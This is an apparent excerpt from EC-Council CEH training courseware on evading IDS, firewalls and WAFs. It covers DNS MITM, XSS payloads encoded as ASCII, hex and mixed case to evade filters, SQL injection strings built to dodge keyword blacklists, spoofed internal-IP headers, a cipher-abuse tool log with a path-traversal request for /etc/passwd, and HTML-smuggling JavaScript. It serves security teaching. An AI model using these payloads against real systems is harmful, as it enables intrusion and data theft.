
Figure 12.39: Screenshot of iodine

31 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing an IDS/ Firewall through External Systems

- ① A legitimate user works with some **external system** to access the corporate network
- ② The attacker sniffs the user traffic and steals the **session ID** and **cookies**
- ③ The attacker **accesses the corporate network** bypassing the firewall/IDS and gets the **Windows ID** of the running Mozilla process on the user's system
- ④ The attacker then issues an **openURL()** command to the window found
- ⑤ The user's web browser is redirected to the **attacker's web server**
- ⑥ The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine



Bypassing an IDS/Firewall through External Systems

Attackers can bypass firewall/IDS solutions implemented on target networks from an external system that can access the internal network. This external system can be expressed as

- A home machine of an employee
- A machine that conducts remote administration of the target network
- A machine from the company's network but located at a different place

Steps to be followed to bypass a firewall/IDS through external systems:

1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic and steals the session ID and cookies
3. Attacker accesses the corporate network by bypassing the firewall/IDS and gets the Windows ID of the running Mozilla process on the user's system
4. Attacker then issues an OpenURL() command to the found window
5. User's web browser is redirected to the attacker's web server
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine




Figure 12.40: Bypassing firewall through external systems


32 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing an IDS/ Firewall through MITM Attacks

In MITM attacks, attackers make use of DNS servers and routing techniques to bypass firewall/IDS restrictions

- ① The attacker performs **DNS server poisoning**
- ② User A sends a request for **www.certifiedhacker.com** to the **corporate DNS server**
- ③ The corporate DNS server sends the **IP address (127.22.16.64) of the attacker**
- ④ User A accesses the **attacker's malicious server**
- ⑤ The attacker connects with the **real host and tunnels the user's HTTP traffic**
- ⑥ The malicious codes embedded in the attacker's web page are **downloaded and executed on the user's machine**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Bypassing an IDS/Firewall through MITM Attacks

Most security administrators focus on the possibility of an external or internal network bypassing their firewall/IDS while ignoring the fact that firewalls/IDSe can be bypassed using MITM attacks on DNS servers. In MITM attacks, attackers use DNS servers and routing techniques to bypass firewall/IDS restrictions. They may either take over the corporate DNS server or spoof DNS responses to perform the MITM attack.

Steps to be followed to bypass a firewall/IDS through MITM attacks:

1. Attacker performs DNS server poisoning, corrupting the DNS cache with false information
2. User A requests for **www.certifiedhacker.com** from the corporate DNS server
3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker
4. User A accesses the attacker's malicious server
5. The attacker connects to the real host and tunnels the user's HTTP traffic, making it appear as legitimate traffic to the firewall/IDS
6. The malicious code embedded in the attacker's webpage is downloaded and executed on the user's machine, bypassing firewall/IDS detection




Figure 12.41: Bypassing firewall through MITM attack

33 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing an IDS/ Firewall through Content

In this method, the attacker **sends the content containing malicious code** to the user and tricks him/her to open it so that the malicious code can be executed

The attacker uses steganography or obfuscation techniques to hide malicious code within the legitimate-looking files

Examples:

Sending an email containing a malicious executable file or Microsoft office document capable of a **macro bypass exploit**

There are many file formats that can be used as a **malicious content carrier**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing an IDS/Firewall through Content

In this method, the attacker sends content containing malicious code to the user and tricks him/her into opening it so that the malicious code can be executed. An attacker uses steganography or obfuscation techniques to hide malicious code within legitimate files. Malicious code is designed to evade IDS detection and bypass firewall rules. For example, an attacker can send an email containing a malicious executable file or Microsoft office document capable of exploiting a macro bypass exploit. Attackers can also target WWW/FTP servers and embed Trojan horse files as software installation files, mobile phone software, and so on to lure users into accessing them. There are many file formats for text, multimedia, and graphics content that can be used to carry malicious content.

Commonly used file formats for carrying malicious content are:

- EXE, COM, BAT, PS, PDF CDR (Corel Draw)
- DVB, DWG (AutoCAD)
- SMM (AMI Pro)
- DOC, DOT, CNV, ASD (MS Word)
- XLS, XLB, XLT (MS Excel)
- ADP, MDA, MDB, MDE, MDN, MDZ (MS Access)
- VSD (Visio)
- MPP, MPT (MS Project)
- PPT, PPS, POT (MS PowerPoint)
- MSG, OTM (MS Outlook)

34 Module 12 | Evading IDS, Firewalls, and Honeypots



Bypassing an IDS/WAF using an XSS Attack

- An XSS attack exploits vulnerabilities that occur while processing **input parameters** of the end-users and the **server responses** in a web application
- Attackers inject **malicious HTML code** in the victim website to **bypass the IDS/WAF**
- Consider the following XSS payload
 - <script>alert("XSS")</script>

Using ASCII values

- After replacing the XSS payload with its equivalent ASCII values

```
<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

Using Hex Encoding

- After encoding the XSS payload,
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E

Using Obfuscation

- After encoding the XSS payload,
<sCriPt>aLeRT ("XSS")</sCriPT>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing an IDS/WAF using an XSS Attack

XSS attack exploits vulnerabilities that occur while processing the input parameters of end users and the server responses in a web application. Attackers take advantage of these vulnerabilities to inject malicious HTML code into the victim website to bypass the IDS/WAF.

Using ASCII values

In this technique, attackers use ASCII characters to bypass the IDS/WAF. For example, consider the following XSS payload

```
<script>alert("XSS")</script>
```

When the above JavaScript code is executed, the WAF filters escape single quotes, double magic quotes, etc. Hence, the above payload is filtered by the WAF. To bypass the WAF, we need to convert the above payload into its equivalent ASCII values and then execute it. The JavaScript will automatically convert the ASCII values back into the original characters. Attackers use online websites to convert an XSS payload into its ASCII equivalent. Alternatively, the Hackbar Mozilla addon can be used to get ASCII values.

Consider the XSS payload given below:

XSS Payload: alert("XSS")

The equivalent ASCII values are:

```
String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)
```

The above values are inserted into the XSS payload:

```
<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

The above payload bypasses the WAF filters successfully.

- **Using Hex Encoding**

In this technique, the entire XSS payload is replaced with Hex values to bypass IDS/WAF. Attackers use online websites such as <http://www.convertstring.com/EncodeDecode/HexEncode> to convert the XSS payload into equivalent Hex values. For example, consider the following XSS payload

```
<script>alert("XSS")</script>
```

The encoded value for the XSS payload is

```
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%6  
3%72%69%70%74%3E
```

The above payload bypasses the WAF filters successfully.

- **Using Obfuscation**

Attackers use the obfuscation technique to bypass the IDS/WAF. In this technique, attackers use a combination of upper- and lower-case letters in the XSS payload. For example, consider the following XSS payload:

```
<script>alert("XSS")</script>
```

Using obfuscation, the above payload is replaced with

```
<sCRiPt>aLeRT("XSS")</sCriPT>
```

The above payload bypasses the IDS/WAF successfully

Other Techniques for Bypassing WAF

Using HTTP Header Spoofing

- Web application firewalls allow specific **queries** and **syntaxes** to originate from internal addresses
- Attackers abuse this functionality to send requests with **spoofed headers** using **X-Forwarded-For** to trick the target WAF and server into believing that the request originated from their internal network

Using Blacklist Detection

- Attackers fingerprint the target WAF to **identify blacklisted keywords** and **create new regex** and payloads with keywords not included in the blacklists
- Example list of keywords filtered: **and, or, union**
- SQL query that evades detection: `1 || (select username, pwd from employees where userID = 1001) = 'admin'`

Using Fuzzing/Brute-forcing

- First, attackers send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion
- Attackers use wordlists such as **Assetnote Wordlists** (<https://wordlists.assetnote.io>) and **SecLists** (<https://github.com>) to perform fuzzing on the target network

Abusing SSL/TLS ciphers

- Attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation
- Attackers use tools such as **ssllscan2** (<https://github.com>) to detect the ciphers supported by the web server
- If the attackers identify any cipher supported by the web server that is not supported by the WAF, they use that cipher to evade WAF using tools such as **abuse-ssl-bypass-waf.py** (<https://github.com>)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Other Techniques for Bypassing WAF

Using HTTP Header Spoofing

Web application firewalls allows specific queries and syntaxes that originate from internal addresses. They also permit rapid debugging of application on test environments. Attackers abuse this functionality to send requests with spoofed headers to trick the target WAF and server into believing that the request originated from their internal network.

The following extension headers are automatically appended to the requests, which can be exploited by the attackers to bypass WAF:

X-Originating-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

X-Remote-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

Attackers use tools such as Burp Suite to exploit HTTP headers and bypass WAF.

Using Blacklist Detection

Attackers can abuse the WAF blacklist detection mechanism to bypass WAF. For this purpose, attackers fingerprint the target WAF to identify blacklisted keywords. By identifying the blacklisted keywords, attackers create new regex and payloads with keywords not included in the blacklists.

Examples:

- **List of keywords filtered: and, or, union**

The following SQL query is blocked:

```
union select username, pwd from employees
```

SQL query that evades detection:

```
1 || (select username, pwd from employees where userID = 1001)  
= 'admin'
```

- **List of keywords filtered: and, or, union, where, limit**

The following SQL query is blocked:

```
1 || (select username from employees limit 1) = 'admin'
```

SQL query that evades detection:

```
1 || (select username from employees group by userID having  
userID = 1001) = 'admin'
```

- **Using Fuzzing/Brute-forcing**

In this technique, attackers test the target WAF with multiple known payloads to evade WAF. A WAF can easily detect fuzzing/brute-forcing attempts. To prevent this, attackers first send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion. They then send those payloads to the target WAF for evasion. In this process, attackers use wordlists such as Assetnote Wordlists (<https://wordlists.assetnote.io>) and SecLists (<https://github.com>) to perform fuzzing on the target network.

Attackers first load the wordlist into a fuzzer to start the brute-forcing attempts. They record all the responses received for the fuzzed payloads. Now, they use random user-agents and proxy chains to evade WAF.

- **Abusing SSL/TLS ciphers**

In some cases, the target web servers accept connections from different SSL/TLS ciphers, but the filtering firewall may not support all the ciphers supported by the server. Attackers abuse this vulnerability to bypass the WAF. First, attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation. Then, they use tools such as ssllscan2 (<https://github.com>) to detect the ciphers supported by the web server. If the attackers identify any cipher that is supported by the web server and not supported by the WAF, they use that cipher to evade WAF and establish a connection with the target server. Attackers use tools such as abuse-ssl-bypass-waf.py (<https://github.com>) and curl (<https://curl.se>) to perform this attack.

```
>abuse-ssl-bypass-waf.py -thread 8 -target www. ....net
[+] Target: https://www. ....net is alive
[+] Testing Web Server Supported SSL/TLS Ciphers ...
[+] https://www. ....net Supported [19] SSL/TLS Ciphers
[+] Request-1:https://www. ....net Request-2:https://www. ....net/?Lid=1008610086
[!] Response-1 length:[124448] != Response-2 length:[124463]
[+] Now Request: https://www. ....net/?Lid=1%27or%271%27=%271..%2F..%2Fetc%2Fpasswd
[+] Cipher:ECDHE-RSA-AES256-GCM-SHA384      Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA384            Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES128-SHA256            Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES128-GCM-SHA256        Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA              Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                 Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                Response Length: [124498]
[+] Cipher:RC4-SHA                           Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA              Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA              Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                 Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                Response Length: [124498]
[+] Cipher:RC4-SHA                           Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                 Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                Response Length: [124498]
[+] Cipher:RC4-SHA                           Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                Response Length: [124498]
[+] Failed! Abusing SSL/TLS Ciphers Cannot Bypass Waf
[+] Cost: 8.575 seconds
```

Figure 12.42: Screenshot of abuse-ssl-bypass-waf.py

36 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council 

Bypassing an IDS/ Firewall through HTML Smuggling

- HTML smuggling is a type of web attack in which an attacker injects **malicious code into HTML script** to compromise a web page
- Attackers manipulate the features of HTML5/JavaScript and stay hidden from firewalls, web proxies, and email gateways

- Attacker initiates the attack by embedding malware within a **HTML5 attachment** or web page

```
<a href="malicious.doc" download="Myfile.doc">Click</a>
```

- Attackers also perform HTML smuggling using **JavaScript**

```
var myAnchorElement = document.createElement('a'); myAnchorElement.download = 'Myfile.doc' ;
```

- Then, attackers **create URL** to lure victims into downloading the malicious file

```
var myfileUrl = window.URL.createObjectURL(fakeBlob); myAnchor.href = myfileUrl; myAnchor.click();
```

JavaScript hides the **blob content** to evade detection and allows connection with the malicious server

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing an IDS/Firewall through HTML Smuggling

HTML smuggling is a type of web attack in which an attacker injects malicious code into a HTML script to compromise a web page. This attack allows attackers to manipulate the features of scripting codes (HTML5, JavaScript, etc.) and stay hidden from SIEM solutions, firewalls, web proxies, and email gateways. The purpose of HTML smuggling is to successfully install the malware payload on a target system when the victim accesses the malicious link sent via a phishing mail. An attacker creates a malicious link by developing a JavaScript-based blob with a compatible MIME that is set to automatically download the malware. The attacker can use tools such as HTML Smuggler to develop a JS payload for firewall/IDS bypass and deliver it via an HTML attachment. Once the malware is executed, it provides remote access to the attacker to launch persistent attacks.

Working of HTML Smuggling

- Attackers initiate an attack by embedding malware within a HTML5 attachment or web page. When the victim clicks on the malicious link, the specially crafted malware executes on the victim system.

```
<a href="malicious.doc" download="Myfile.doc">Click</a>
```

- The executed malware is saved with an unsuspicious name on the device.

- Attackers also perform HTML smuggling using JavaScript, as shown below:

```
var myAnchorElement = document.createElement('a');  
myAnchorElement.download = 'Myfile.doc' ;
```

- In this case, the malicious file is built using the **JavaScript Blob**. Here, instead of supplying a URL for the malicious file to be downloaded, the file itself can be built from the Blob.

```
var fakeBlob = new Blob([myfakeFile], {type: 'octet/stream'});
```

- Then, attackers create a URL using the following command to lure victims into downloading the malicious file.

```
var myfileUrl = window.URL.createObjectURL(fakeBlob);
myAnchor.href = myfileUrl; myAnchor.click();
```

The IDS/firewall expects JavaScript and HTML traffic from the clients. The JavaScript actually hides the blob content to evade detection and allows a connection with the malicious server.

Sigпs of HTML Smuggling

Following are the signs of malware-smuggling HTML attachments:

- A ZIP file with JavaScript
- An encrypted attachment
- Existence of suspicious a script code within a HTML-based file
- Decoding of HTML-based file using Base64

Countermeasures


- Block auto-execution of .js and .jse files.
- Ensure Office 365 email security filtering is actively barring auto-download of malware-loaded mails.
- Verify the perimeter operation of security devices such as firewall and proxy restricting arbitrary server connections to the Internet.
- Recommend user to access web browser activated with Microsoft Defender SmartScreen and network protection to avert and block malicious access.
- Enable cloud delivery-based protection using AI and ML technology for identification and aversion of threats.
- Implement CSP headers on the web server.
- Define a whitelist of allowed HTML tags, attributes, and protocols.
- Encode all dynamic content before rendering it in the browser.

37 Module 12 | Evading IDS, Firewalls, and Honeypots



Evading an IDS/ Firewall through Windows **BITS**

- In Windows environment, **Background Intelligent Transfer Service (BITS)** is a standard service used to distribute **automatic Windows updates** for its global users
 - BITS service can be exploited by attackers to bypass firewalls/IDSes as organizations prefer to disregard BITS traffic because it includes constant software upgrades
 - Attackers leverage this feature to **launch malicious applications** or a backdoor to bypass the security solutions and take control over the system
 - BITS jobs can be established with the **bitsadmin** command-based interface or with API function calls



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Evading an IDS/Firewall through Windows BITS

In Windows environment, Background Intelligent Transfer Service (BITS) is a standard service used to distribute automatic Windows updates to its global users. Apart from its advantages, BITS service can also be exploited by attackers to bypass firewalls/IDSes because organizations prefer to disregard BITS traffic as it includes a constant stream of software upgrades.

